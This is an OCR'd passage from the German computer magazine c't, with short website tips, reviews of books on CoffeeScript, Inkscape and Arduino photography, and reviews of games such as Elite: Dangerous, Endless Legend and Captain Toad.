[1] Boris Schäling, Einschreiben Einwurf, Ereignisverarbeitung in C++ mit Boost.Signals2, c't 4/12, S. 174
[2] Harald Bögeholz, Norweger Messer, Plattformübergreifend programmieren in C++ mit Qt, c't 15/09, S. 186
[3] Matthias Kalle Dalheimer, Romain Pokrzywka, Signalgeber, Plattformunabhängige GUI-Programmierung mit Qt: Signals und Slots, c't 22/05, S. 236

c't Beispielcode: ct.de/yd6g

Anzeige

© Copyright by Heise Zeitschriften Verlag



Würdige Charts

www.draw.io
https://developers.google.com/chart/interactive/docs/index
www.charted.co

Ein Bild sagt mehr als viele Worte, insbesondere wenn komplexere Sachverhalte veranschaulicht werden wollen. **Draw.io** bietet dafür einen schönen Diagramm-Editor, der nicht nur viele weit verbreitete Darstellungsweisen, sondern auch ausgefallenere Vorlagen im Gepäck hat, beispielsweise für Venn-Diagramme. Selbst Mock-ups für iOS und Android sowie Infrastruktur-Bildchen für Microsofts Azure und Amazon Web Services lassen sich entwerfen. Gruppierungen, Verknüpfungspunkte für Formen und ein Gitternetz helfen beim Entwurf. Die fertigen Diagramme stellt Draw.io als PDF-, JPG- und PNG-Datei zum Herunterladen bereit oder legt sie in der Cloud bei Google Drive oder DropBox ab.

Google Charts richtet sich speziell an Entwickler von Webseiten. Mit vorgefertigtem JavaScript können sie auf einfache Art und Weise Daten in hübsche Charts packen. Unter den Vorlagen sind neben gängigen Kandidaten auch solche wie Candlestick oder Gauge – eine praktische Tachometer-ähnliche Anzeige. **charted.co** benötigt nur den Link auf eine CSV-Datei oder ein Google Spreadsheet, um automatisch schicke Grafiken zu zaubern, die sich auch teilen lassen. Allerdings beschränkt sich der Dienst auf simple Balken- und Linien-charts. (Tobias Engler/jo)

Hype-Videos

Ein eher langweiliges Klinker-Einfamilienhaus steht im niederländischen Ermelo zum Verkauf. Wie erzeugt man damit weltweite Aufmerksamkeit? Indem man eine kleine **Achterbahn** einbaut, mit der die Interessenten durch das Haus fahren.

http://youtu.be/D2QOtnLdnLQ
(1:30, niederländisch)

How much is the fish? Nach dem kultigen „Supergeil"-Werbespot mit dem Musiker Friedrich Liechtenstein hat **Edeka** jetzt mit H.P. Baxter nachgelegt. Hyper, Hyper!

http://youtu.be/ldEH_ZBv-WQ
(1:07, deutsch)

Ein Account für @sweden

http://curatorsofsweden.com
https://twitter.com/ireland

@sweden klingt wie ein offizieller Twitter-Account des skandinavischen Landes. Und in der Tat betreibt das Swedish Institute den Account, eine Kommunikationsagentur, die dem Außenministerium untersteht. Aber statt amtlicher Verlautbarungen findet man dort Volkes Stimme: Jeder Schwede darf für eine Woche ein sogenannter **Curator of Sweden** werden und das Twitter-Konto bespielen – mit allem, was auch immer ihm einfällt. Die Beiträge reichen von Sonnenuntergangsfotos über die Döner-Pizza als Beweis für eine gelungene Einwanderungspolitik bis hin zu handfesten politischen Statements. „Wir versuchen bei der Auswahl der Kuratoren ein möglichst vielfältiges Bild zu zeichnen", so Frida Roberts, die Leiterin des Swedish Institute.

Das Bemerkenswerte an @sweden ist weniger, dass es diesen Account gibt. Er ist bereits drei Jahre alt. Es ist die Tatsache, dass es ihn *noch* gibt. Zwei handfeste Krisen musste die Initiative bereits überstehen. Ein Kurator stilisierte Masturbation zu seiner winterlichen Lieblingsbeschäftigung und eine Kuratorin zog einen missglückten Vergleich über „die Juden". „Das war die härteste Zeit meines Lebens", gibt Roberts unumwunden zu.

Dennoch entschied man sich im schwedischen Außenministerium dazu, das Projekt weiter laufen zu lassen, nachdem heftig diskutiert worden war, für was „Schweden" steht. „Wir sind nicht nur Abba, Elche und Ikea. Wir stehen für Meinungsfreiheit und -vielfalt", sagt Roberts. Das fanden übrigens die Iren so gut, dass sie das Projekt gleich kopierten: @ireland. (Frank Puscher/jo)

Innovative Jobtitel


http://siliconvalleyjobtitlegenerator.tumblr.com

Als CEO, also Chef Executive Officer, mögen Sie zwar der Chef Ihres Unternehmens sein. Besonders sexy ist die Bezeichnung aber nicht. Um beim Start-up-Pitch oder gar im Silicon Valley etwas herzumachen, muss schon ein kreativerer Titel her. Wie wäre es mit „Crowdfunding Curator", „Intelligence Agitator" oder „Grand Poobah of the Online Space"? Der **Silicon Valley Job Title Generator** hilft, solch eine zeitgemäße Job-Bezeichnung zu finden. Einfach so lange den mit „Create another Job" beschrifteten Knopf drücken, bis der Dienst etwas Passendes auswirft. (jo)

Welche Farbe ist es?

http://whatcolourisit.scn9a.org

What colour is it ist eine einfache, das Browserfenster füllende Uhr mit Angabe der Stunden, Minuten und Sekunden. Die Besonderheit: Sie interpretiert die drei Zeitangaben als RGB-Farbwerte und setzt damit ihre Hintergrundfarbe. Jede Sekunde des Tages hat so ihre eigene Farbe. 15 Uhr 13 und 59 Sekunden etwa entspricht einem satten blau, eine Sekunde später ist der Hintergrund fast schwarz. (jo)



Sortier-Wettbewerb

www.sorting-algorithms.com

Bubble, Merge, Heap, Quick und Co.: Jeder Informatikstudent sollte wissen, wie die wichtigsten Sortieralgorithmen funktionieren und wo ihre Stärken und Schwächen liegen. Bei **Sorting Algorithm Animations** kann man ihnen bei der Arbeit zusehen, also beim Sortieren unterschiedlich langer Striche.

Die Site lässt acht gängige Sortierverfahren in vier Disziplinen, also Anfangsbedingungen, gegeneinander antreten: Zufällige Anordnung der zu sortierenden Elemente, fast sortierte Folge, invertierte Folge und „wenige gleich große zu sortierende Elemente". Jeder Algorithmus wird in einer Art Programmiersprache beschrieben und seine komplexitätstheoretischen und andere Eigenschaften werden diskutiert. Außerdem listet die Site viele weiterführende Links auf. (jo)

c't Diese Seite mit klickbaren Links:
ct.de/ym1g

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Heidelberg 2014
dpunkt
188 Seiten
23 € (PDF-/Epub-E-Book: 18 €)
ISBN 978-3-8649-0050-1

Andreas Schubert

CoffeeScript

Die Alternative zu JavaScript – eine kompakte Einführung

Was tut derjenige, der mit JavaScript arbeiten muss, aber Syntax und Handhabung dieser Standard-Scriptsprache allzu kompliziert findet? Er greift zu der erweiterten und deutlich bequemeren Sprachvariante CoffeeScript; der darin verfasste Code wird in JavaScript übersetzt. Beim Web-App-Framework Ruby on Rails fungiert CoffeeScript von Haus aus als JavaScript-Präprozessor.

Die 2009 vorgestellte Sprache kann Zeit und Nerven sparen. Mit seinem Einführungshandbuch will Andreas Schubert vorwiegend JavaScript-Erfahrene dafür gewinnen. Er beschreibt den Sprachumfang, weiß aber auch Erhellendes über das dahinterstehende Konzept zu sagen. Wer gleich praktische Schritte vollziehen will und zumindest rudimentäre System- und Programmierkenntnisse hat, gelangt mit Schuberts Hinweisen zu einer funktionsfähigen Entwicklungsumgebung unter Ubuntu, Windows und Mac OS X.

Auch für die Lektüre der Syntaxbeschreibung, die sich an den Einleitungsteil anschließt, sollte man mit den Grundprinzipien des Programmierens vertraut sein. Die Besonderheiten des CoffeeScript-Compilers im Vergleich zur reinen Skriptsprache JavaScript bilden den Schwerpunkt der Ausführungen.

Dank der engen Einbindung von CoffeeScript in Ruby on Rails beziehen sich viele Abschnitte im Buch gezielt auf das Framework. Wo es um Objektorientierung und Klassenbehandlung sowie das Arbeiten mit Testwerkzeugen unter Verwendung der JavaScript-Bibliothek Chai geht, verlässt Schubert vollends die Novizenzone und wendet sich an erfahrene Entwickler. Schließlich werden noch das Zusammenspiel von jQuery und CoffeeScript in Ruby-on-Rails-Anwendungen exemplarisch angeschnitten.

Die Quellcodes zum Buch stehen unter der Adresse https://github.com/aschubert/coffeescript-buch zum Download bereit.

(Ulrich Schmitz/psz)

München 2014
Carl Hanser Verlag
316 Seiten
30 € (PDF-E-Book: 24 €)
ISBN 978-3-4464-3865-1

Uwe Schöler

Inkscape

Der Weg zur professionellen Vektorgrafik

Mancher, der den Umgang mit pixelorientierten Malprogrammen gewohnt ist und erstmals mit Vektorgrafikobjekten arbeitet, erlebt einen Fremdheitsschock. Die von Papier und Bleistift her bekannte Mal-und-Lösch-Logik wird durchbrochen. Objekte und Beschriftungen sind jederzeit skalierbar, lassen sich flexibel kopieren, vor- und hintereinander anordnen sowie mit Attributen verschiedener Art ausstatten. Das Austauschen eines Hintergrunds funktioniert ohne fitzelige Freistellarbeit.

Für viele Vektorgrafikaufgaben eignet sich Inkscape. Das freie Softwareprodukt bekommt man für Linux, FreeBSD, Windows und Mac OS X; eine lebendige Community entwickelt es ständig weiter. Die dazugehörige Dokumentation ist allerdings nicht wirklich einsteigergerecht. Hier setzt Schöler mit seinem bunt und lesefreundlich gestalteten Buch an, das keine Kenntnisse voraussetzt.

Ausführlich stellt er die Bedienelemente und Werkzeuge von Inkscape vor. Er konzentriert sich dabei auf die wichtigsten Funktionen zum Zeichnen geometrischer Formen und zur Arbeit mit Text. Erst relativ spät geht es darum, mit verschiedenen Ebenen zu arbeiten und komplexe Objekte zu manipulieren. Wer weit genug vordringt, erfährt auch noch einiges über Filtermechanismen und Erweiterungen. Allerdings beschreibt Schöler nicht, wie man eigene Erweiterungen in Inkscape einbaut.

Ein ganzes Kapitel ist der Gestaltung von Webseiten mit Inkscape gewidmet. Für erste Layout-Prototypen ist das nützlich – das Vektorgrafikprogramm ersetzt aber keinen HTML-Editor.

Schöler geht von der Inkscape-Version 0.48.4 aus (aktuell: 0.48.5; keine relevanten Unterschiede). Er behandelt zudem ausführlich die wichtigsten Neuerungen der kommenden Version 0.91. Dem gedruckten Buch liegen ein Code für den kostenlosen Download des E-Books sowie eine CD-ROM mit dem Programm, den Beispieldaten sowie Lernvideos bei.

(Maik Schmidt/psz)

Köln 2014
O'Reilly
384 Seiten
35 € (PDF-E-Book: 28 €)
ISBN 978-3-9556-1644-1

Peter Recktenwald

Hacks für die digitale Fotografie

Digitalfotografie mit Arduino und Raspberry Pi

Eine Digitalkamera (oder Smartphone-Linse) und ein PC mit Bildbearbeitungssoftware ergeben bereits ein fast vollständiges Arbeitssystem für Fotografen. „Fast" deshalb, weil Kamerazubehör, Beleuchtungstechnik und jede Menge Drumherum unterschiedlicher Nützlichkeit praktisch keine Grenzen kennen. Wer keinen persönlichen Goldesel besitzt, entdeckt schnell die Vorzüge trickreicher Do-it-yourself-Lösungen. Mit Mikrocontroller, PC-Technik und allerlei Bastelmaterial schafft er sich sein eigenes Effektstudio. Recktenwald zeigt, wie es geht.

Keine anspruchsvollere Elektronikbastelei kommt heute ohne Arduino oder Raspberry Pi aus. Deren Vorstellung nimmt breiten Raum im Einstiegsteil des Buches ein. Hier erhält man auch eine kurze Einführung in die C-Programmierung, in die Mikroelektronik allgemein sowie in Fritzing, eine Software zur Schaltungsdarstellung. Gewissermaßen nebenbei entsteht schon mal ein automatischer Belichtungsmesser.

Auch mechanische Bastelei kommt nicht zu kurz: So finden sich Anleitungen zum Bau eines Aufnahmetischs, eines Kamera-Sliders und einer Stativhalterung. Insgesamt spielt aber digitale Elektronik die zentrale Rolle.

Recktenwald nutzt viele unterschiedliche Sensoren, um Kameras und Blitzlichter automatisch auszulösen. Auch zeigt er, wie sich Motoren für Kameraschlitten und LEDs für Lichteffekte steuern lassen. Die Reihenfolge der Schaltungsbeschreibungen ist ziemlich unsystematisch. Die meisten davon versammeln sich allerdings schließlich in einem hochkarätigen Vielzweck-Foto-Controller.

Der Löwenanteil der Bauvorschläge bezieht sich auf den Arduino. Die wenigen Kapitel, in denen der Raspberry Pi auftaucht, drehen sich hauptsächlich um Software. Die Bauanleitungen sind ausführlich und reich bebildert. Sie setzen aber solide Elektronikkenntnisse voraus und erfordern einiges an handwerklichem Geschick.

(Maik Schmidt/psz)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Ritter der Milchstraße

Im Jahr 3300 hat der Mensch die Sterne erobert. In kleinen und großen Schiffen jagen Glücksritter durch den tiefen Raum, treiben Handel und erforschen die Wunder der Galaxis.

Elite: Dangerous von Altmeister David Braben ist das von Science-Fiction-Freunden wohl meist erwartete Spiel der letzten Jahre. Wer Brabens „Elite"-Evergreen von 1984 kennt, findet in „Dangerous" viel Liebgewonnenes wieder: Das beginnt bei Schiffstypen und setzt sich im Gefühl unendlicher Weite und Handlungsfreiheit fort, das beim Spielen aufkommt. Der Aktionsraum orientiert sich an der realen Milchstraße. Das Spiel kennt 400 Milliarden Sternsysteme; der Kern von 160 000 Systemen beruht auf astronomischen Realdaten. Zu Beginn sind dem Spieler nur wenige Planeten bekannt; Erkundungsfahrten enthüllen immer weitere. In diesem rein serverorientierten Spiel begegnet man nicht nur im Multiplayer-, sondern auch im Solo-Modus immer wieder Spuren anderer Teilnehmer – jeder prägt durch seine Aktionen die Verhältnisse in Teilen des Weltraums mit.

Entdeckungen, Handel und Kampf bilden die drei Säulen von „Dangerous". Die enormen Entfernungen sind nur mit Überlichtgeschwindigkeit zu bewältigen („Supercruise"). Landen kann man nur auf Orbitalstationen; Planetenoberflächen bleiben tabu. Per Menü kauft und verkauft man auf lokalen Märkten, belädt das Schiff und fliegt weiter. Turbulente Abenteuer winken demjenigen, der eine Karriere als Kopfgeldjäger einschlägt und Piraten und Schmuggler jagt. Die Steuerung der Schiffe hat es allerdings in sich. „Dangerous" unterstützt PC-Tastatur, Gamepads und Joysticks. Es empfiehlt sich, Letztere zu nutzen. Das kampffliegerische Können trainiert man in sieben Szenarien, die manuelles und taktisches Geschick erfordern. Neulinge sind stundenlang beschäftigt, bis sie die Fülle von Details bei Start, Supercruise und Landung beherrschen. Es gibt 30 Schiffstypen von kleinen Jägern bis zu gewaltigen Frachtern. Wer erste Credits verdient hat, beginnt damit, die große Auswahl des Upgrade-Systems kennenzulernen.

Die Grafik ist atemberaubend. Um das zu merken, braucht man keinen 4K-Monitor und keine Oculus Rift zu bemühen (beides wird unterstützt). Schon gängige Monitore offenbaren eine ungewohnte Pracht – von der Cockpit-Ausstattung über die riesigen Stationen bis zu Kometenschauern. Anders als zunächst angekündigt erfordert das Spiel ständige Online-Verbindung, was etliche Kickstart-Unterstützer der ersten Stunde verärgert hat. Laut Brabens Entwicklerstudio Frontier war das angepeilte Spielkonzept letztlich nicht ohne zentrale Serversteuerung zu verwirklichen.

(Stephan Greitemeier/psz)

Elite: Dangerous	
Vertrieb	Frontier Developments, www.elitedangerous.com
Betriebssystem	Windows 8, 7
Hardware-anforderungen	Mehrkernsystem, 4 GByte RAM, 1-GB-Grafik
Kopierschutz	Online-Aktivierung und Serverbindung
Mehrspieler	theoretisch unbegrenzt, online
Idee ⊕ Spaß ⊕⊕	Umsetzung ⊕⊕ Dauermotivation ⊕
Deutsch • USK nicht geprüft; red. Empf.: ab 12 • 50 €	

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

Spitze Zungen, scharfe Schwerter

Das mittelalterlich geprägte Königreich Westeros ist in Aufruhr. Inmitten eines zähen Bürgerkriegs wird der minderjährige Ethan zum Oberhaupt des Hauses Forrester. Derweil muss seine Schwester Mira, die in der Königsstadt Hilfe sucht, um ihren Kopf fürchten. Der Knappe Gared wiederum spürt einem Geheimnis nach, das die Familie retten könnte.

Erstmals in einem Telltale-Spiel steuert man bei **Game of Thrones** durchgängig drei Figuren. Während bei Gared mit einigen Kämpfen und Quicktime-Events am meisten Bewegung herrscht, entwickelt sich Miras Geschichte fast ausschließlich in taktischen Dialogen. Der junge Lord Ethan hat den spannendsten Handlungsstrang – Nervenkitzel ist insbesondere dann angesagt, wenn Ethan auf den gerissenen Sadisten Ramsay Bolton trifft.

Das Spiel ist in erster Linie auf die Freunde der gleichnamigen US-Fernsehserie zugeschnitten, die nicht nur die Spielwelt, sondern die gesamte komplexe Vorgeschichte liefert. Die Sprachausgabe ist vorzüglich; als Stimmen für Margaery, Cersei und Ramsay konnten die Macher die Schauspieler der Originalserie gewinnen.

In insgesamt sechs Episoden soll die Geschichte des Hauses Forrester erzählt werden. Wer die erste Folge kauft, erwirbt damit auch bereits die fünf kommenden. Der Erstling ist in nur zwei Stunden durchgespielt und man kann nur geringen Einfluss auf den Verlauf der Geschichte nehmen. Die Atmosphäre von Misstrauen und Bedrohung kommt im Spiel sehr überzeugend herüber. Und auch in Bezug auf überraschende Wendungen in der Handlung bleibt es der Vorlage treu: Prinzipiell kann jeder Akteur jederzeit sterben.

(Stephan Greitemeier/psz)

Game of Thrones – Episode 1: Iron from Ice	
Vertrieb	Telltale, www.telltalegames.com/gameofthrones
Betriebssystem	Windows 8, 7, Vista, XP SP3; Mac OS X ab 10.6; außerdem PS3, Xbox360
Hardware-anforderungen	Mehrkernsystem, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Idee ⊕ Spaß ⊕	Umsetzung ○ Dauermotivation ⊖
1 Spieler • Englisch • USK 16 • 28 €	

© Copyright by Heise Zeitschriften Verlag

Baggerlärm und Sägemehl

Der Kindertraum vom Baggerfahren wird am heimischen Monitor digitale Wirklichkeit. Simulationsmacher widmen wirtschaftlichen Aspekten gern große Sorgfalt, während glaubwürdiges Drumherum und grafische Gestaltung oft weniger Aufmerksamkeit genießen. Astragons **Bau-Simulator 2015** hingegen weckt im Spieler die Lust, sich virtuell die Hände schmutzig zu machen. Wenn er seine kleine Baufirma zum großen Unternehmen entwickelt, hantiert er nicht nur mit Tabellen und Zahlenwerten, sondern hat es mit schön detailliert nachgebildeten Baumaschinen und einer prächtigen Landschaft süddeutscher Prägung zu tun.

Bau-Simulator 2015	
Vertrieb	Astragon, www.bau-simulator.de
Betriebssystem	Windows 8, 7, Vista, Mac OS X ab 10.6
Hardware-anforderungen	Mehrkernsystem, 4 GByte RAM, 1-GByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Mehrspieler	4 online
Idee ⊕ Spaß ○	Umsetzung ⊕ Dauermotivation ○
Deutsch • USK 0 • 18 €	


Die sommerliche Welt um das Dorf Wolfsheim herum weist Sägewerke, Gartenhändler und Kiesgruben auf. In der nahen Stadt Fuchsberg kann man den Fuhrpark erweitern: Hier lassen sich 14 Nutzfahrzeuge von Herstellern wie Liebherr und MAN erwerben. Jedes Fahrzeug, vom Gabelstapler bis zum Baukran, hat seine charakteristische Steuerung. Sämtliche Übersichten und Menüs sind hübsch und unkompliziert gestaltet. Aufträge werden in Einzelschritte unterteilt, ein spielbares Tutorial lehrt die Grundlagen. Im Online-Modus kann man zudem als Bauherr auftreten und Aufgaben an bis zu drei Mitspieler verteilen.

Der auf den ersten Blick grandiose Eindruck trübt sich im Spielverlauf ein wenig. So sind die vorgegebenen Kameraperspektiven für genaues Manövrieren kaum zu gebrauchen; man muss die Option für die freie Kamera wählen. Unfälle bleiben ohne Konsequenzen – das gilt selbst, wenn ein Baulaster sich überschlägt. Auftretende Probleme werden gemeldet, aber es gibt keine Lösungsempfehlungen. „Du kannst so nicht schneller fahren“ sagt das Spiel – aber worin das Hindernis besteht, findet man nur durch Herumprobieren heraus. Hintergrundmusik gibt es leider nicht, und das Röhren der Dieselmotoren klingt sehr künstlich. Beim Wechsel der Perspektive von innen nach außen steigt die Lautstärke sprunghaft an – selbst bei offenen Gabelstaplern. Das alles schmälert den Spaß, den Gameplay und Grafik bieten, ein wenig. Dennoch bleibt unterm Strich eine reizvolle Simulation, bei der es viel zu entdecken gibt.

(Stephan Greitemeier/psz)

Für eine Handvoll Dust

Der Planet Auriga hat eine einzigartige Geschichte. Vor Jahrtausenden landeten Reisende von fremden Welten hier und errichteten eine hoch entwickelte Zivilisation. Nachdem diese in einem blutigen Bürgerkrieg unterging, suchen neue Rassen ihre Chance: magiebegabte Völker wie die Drakken und die vielarmigen Kultisten, Krieger wie die geisterhaften Gebrochenen Lords, naturverbundene Leute wie die Wildläufer. Acht Völker und Dutzende von Nebenfraktionen ringen miteinander um die Vorherrschaft, bevor der kommende finale Winter alles Leben auf Auriga vernichten wird.



Mit **Endless Legend** legt das französische Entwicklerstudio Amplitude ein rundenorientiertes Strategiespiel für Fantasy-Freunde vor, die sich gern in eine komplexe fremdartige Welt mit liebevoll ausgearbeitetem Hintergrund hineinversetzen lassen. Genrekenner finden sich schnell zurecht; Steuerung und Aufbau entsprechen klassischen Mustern wie bei Civilization. Die acht Rassen sind gut entworfen, mit stark unterschiedlichen Qualitäten und reicher Kultur. Ausgehend von ihnen kann der Spieler sich zudem eigene Fraktionen bauen. Die wichtigste Ressource ist „Dust“ – diese Substanz ermöglicht beschleunigtes Wachstum und dient zugleich als Währung. Beim Kontakt mit fremden Fraktionen wählt man zwischen drei Taktiken: Angriff, Bestechung, Friedensverhandlungen.

Technische Errungenschaften entstehen bei Endless Legend nicht innerhalb der üblichen Baumstrukturen. Vielmehr arbeitet das Spiel mit Erforschungskreisen, die in sechs Epochen organisiert sind. Nur wenn neun Kreise einer Ära erforscht sind, kann man in ein neues Zeitalter der Technik eintreten. Eine wichtige Rolle für ein Volk spielen seine unsterblichen „Helden“, die – vom Spieler hinreichend gepäppelt – mit wachsender Erfahrung individuelle Fertigkeiten erwerben.

Endless Legend	
Vertrieb	Iceberg Interactive, http://g2g.amplitude-studios.com/Games/Endless-Legend
Betriebssystem	Windows 8, 7, Vista, Mac OS X ab 10.8
Hardware-anforderungen	Mehrkernsystem, 6 GByte RAM, 1-GB-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Mehrspieler	8 online
Idee ○ Spaß ⊕	Umsetzung ○ Dauermotivation ⊕
Deutsch • USK 12 • 30 €	

Reiche Auswahl gibt es bei Spielfeldern und -arten. So lassen sich bis zu acht Siegbedingungen festlegen. Selbst die kleineren Maps bieten viel Abwechslung; der Wechsel der Jahreszeiten verwandelt Savannen in Schneewüsten. Es gibt Einzelspiel, offenes Online-Spiel sowie Online-Spiel mit Freunden. Geübte Spieler werden bald menschliche Gegner bevorzugen, denn die computergesteuerten Gegenspieler kommen schnell an ihre taktischen Grenzen.

(Stephan Greitemeier/psz)

© Copyright by Heise Zeitschriften Verlag

Überdrehte Schatzsuche

In **Captain Toad: Treasure Tracker** begibt sich Nintendos putziges Pilzmännchen auf kurzweilige Knobel-Touren. Zu Beginn der vier Kapitel wird entweder der naiv-charmante Toad oder seine Toadette von einem Raubvogel entführt, woraufhin der jeweilige Partner zur Rettungstour aufbricht. Um den Geliebten aus den Fängen des Vogels zu befreien, muss Toad(ette) jeweils rund 20 knifflige Level durchqueren und einen gelben Stern an deren Ende erreichen.

Die 3D-Irrgärten sind herrlich abwechslungsreich gestaltet. Mal wandert Toadette durch ein Geisterschloss, dann flutscht sie durch Röhren. Toad stakst durch eine Swimming-Pool-Welt und klettert über Elektro-Klötze. Die Entwickler haben zig bewährte Nintendo-Accessoires, -Figuren und -Arrangements auf pfiffige Weise ins Spiel gepackt.

Im Unterschied zu Super Mario 3D World kommt es bei Toads Schatzsuche nur selten auf Tempo und Reaktionsschnelligkeit an. Der Spieler kann die vertrackten Level ohne Zeitdruck untersuchen. Um die zum Teil gut versteckten Geheimgänge zu finden, muss er die Perspektive immer wieder um eine vertikale Achse drehen. Weil die Kamera nicht zoomen kann, behält sie das Geschehen nicht immer gut im Blick. Wenn Toad geklont wird, verliert die Kamera einzelne Klone schon mal aus den Augen.

Die Pilzlinge können nicht springen und müssen daher auf dem Weg nach oben versteckte Fahrstühle mit Schaltern aktivieren. Wände durchbrechen sie mit ihrer Spitzhacke, überstehen waghalsige Fahrten in einer Lore

und erwehren sich des putzigen Nintendo-Bestiariums mit einer Möhren-Kanone. Auf dem Touch-Pad des Wii-U-Controllers kann der Spieler bewegliche Plattformen direkt verschieben oder ins Mikrofon pusten, woraufhin sich ein virtuelles Windrad dreht und einen Aufzug bewegt.

In jedem Level gilt es, unterwegs zum gelben Stern genügend versteckte Diamanten einzusammeln, mit denen man den Zugang zu höheren Leveln freischaltet. Zuweilen muss man dazu bereits absolvierte Level erneut angehen. Weil es jedoch viel zu entdecken gibt, langweilt man sich dabei keinesfalls. Die Bosskämpfe am Ende der Kapitel erfordern präzises Timing. Glücklicherweise lassen sich ungeliebte Level überspringen.

Toads Helden-Debüt ist kurz geraten: Nach rund fünf bis sechs Stunden hat man alle 82 Level geschafft und den Raubvogel endgültig besiegt. Doch in dieser Zeit glänzt das charmante Spiel mit seinem knuddeligen Design, abwechslungsreichen Rätselwelten sowie anspruchsvollen Zusatzaufgaben.

(Peter Kusenberg/hag)

Captain Toad: Treasure Tracker

Vertrieb	Nintendo
System	Wii U
Idee ⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Deutsch • USK 6 • 40 €	

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend
⊖ schlecht ⊖⊖ sehr schlecht

Indie- und Freeware-Tipps

Anlässlich des 31. Ludum-Dare-Wettbewerbs haben Programmierer von „Gods will be watching“ und „Nihilumbra“ als Deconstructeam ein kleines Kriminalstück namens **Atticus VII** (Browser, Windows) inszeniert. Die Handlung spielt auf einem Raumschiff. Ein Crew-Mittglied wurde ermordet und der Spieler muss innerhalb von elf Tagen unter den fünf übrigen den Mörder entlarven. Dazu schickt er die Besatzung jeden Tag in andere Räume, wo sie Anlagen reparieren und sich gegenseitig ausfragen. Das an FTL erinnernde Spiel überzeugt mit minimalistischer Pixelgrafik und atmosphärischer Musik. Man sollte durchaus mehrere Durchgänge einplanen, bis man anhand der zahlreichen Motive den richtigen Mörder enttarnt.

Als Sieger aus dem 31. Ludum-Dare-Wettbewerb ging Daniel „Managor“ Linssen mit seinem Jump & Run **Birdsong** (Windows) hervor. Der Spieler muss mit einem Vogel ein riesiges Labyrinth erkunden und Hindernisse mit schwierigen Sprüngen überwinden. Speichern kann er nur, wenn er Nester einsammelt, die er auf Schreinen platziert. Das Besondere an Birdsong ist die verzerrte Grafik, die das gesamte Labyrinth – wie in den Wettbewerbsbedingungen gefordert – auf einem Bildschirm darstellt und nur den aktuellen Raum mit einer überdimensionalen Lupe vergrößert.

Victory Garden greift in seinem Puzzle-Plattformer **O-Inari Origami** (Windows, OS X, Linux) die alte Kunst des Papierfaltens auf. Um den Fuchs zum Ziel zu steuern, muss der Spieler die Hindernisse verdecken oder überbrücken, indem er die papierne Spielfläche an den Ecken oder Kanten faltet. Das wunderschön gestaltete Spiel wurde beim 31. Ludum Dare Jam mit der Goldmedaille für Innovation ausgezeichnet und bringt sogar einen Editor für eigene Hüpf- und Falt-Puzzles mit.

Eine coole Mixtur aus GTA und Pac Man ist Sébastien Bénard, alias Deepnight gelungen. Der Spieler muss in **Law Breaker** (Flash-Browser) aus der Vogelperspektive ein Labyrinth aus Straßenzügen durchpflügen und der Polizei entkommen, während er Goldmünzen nachjagt und Banken ausraubt. Sammelt er Obst und andere Spezialitäten auf, kann er im Gegenzug für kurze Zeit Polizeiautos und -hubschrauber in die Luft jagen. Zur Pixelgrafik ertönt stilechte 8-Bit-Musik. Gerade einmal 48 Stunden hat Deepnight für dieses beeindruckende Crossover benötigt und gewann beim 31. Ludum-Dare-Festival die Bronze-Medaille.

Mehr Tipps für originelle Indie-Spiele finden Sie in unserem Video-Blog „c't zockt“ auf heise.de und auf unserer gleichnamigen Kurator-Liste auf Steam. (hag)


c't Freeware-Downloads und Video: ct.de/yem4

© Copyright by Heise Zeitschriften Verlag

Abgesang

Zum zehnjährigen Jubiläum erscheint mit **Singstar: Ultimate Party** auch erstmals eine PS4-Version von Sonys einstmals wegweisender Karaoke-Software.

Wer Singstar kennt, wird sich allerdings wundern: Sony hat die Party-Modi beseitigt und forciert stattdessen die Online-Anbindung. Sänger können High Scores vergleichen und Community-Tratsch lesen – direkt duellieren kann man sich indes online nicht, das geht weiterhin nur gemeinsam vor einer Konsole.



Abseits der Gesangsduelle wurden andere Spielmodi wie das Weiterreichen des Mikros oder die Medleys jedoch gestrichen. Zudem gibt es nur noch einen Schwierigkeitsgrad. Ein neues, übermäßig komplexes Punktesystem verwirrt Singstar-Veteranen. Diese können die Gesangserkennung leichter übertölpeln als zuvor: Auch durch Summen kassiert man leicht Wertungen wie „Großartig!“ oder „Toll!“. Neuerdings kann man ein Smartphone als Mikrofon nutzen. Dazu lädt man eine kostenlose App (Android/iOS). Die Einrichtung der WLAN-Verbindung zur Konsole ist einfach, allerdings ist die Verzögerung bei der Übertragung etwas länger als bei den Original-Mikrofonen (2 × Wireless für 30 Euro), die für einen zünftigen Karaoke-Abend die bessere Wahl sind.

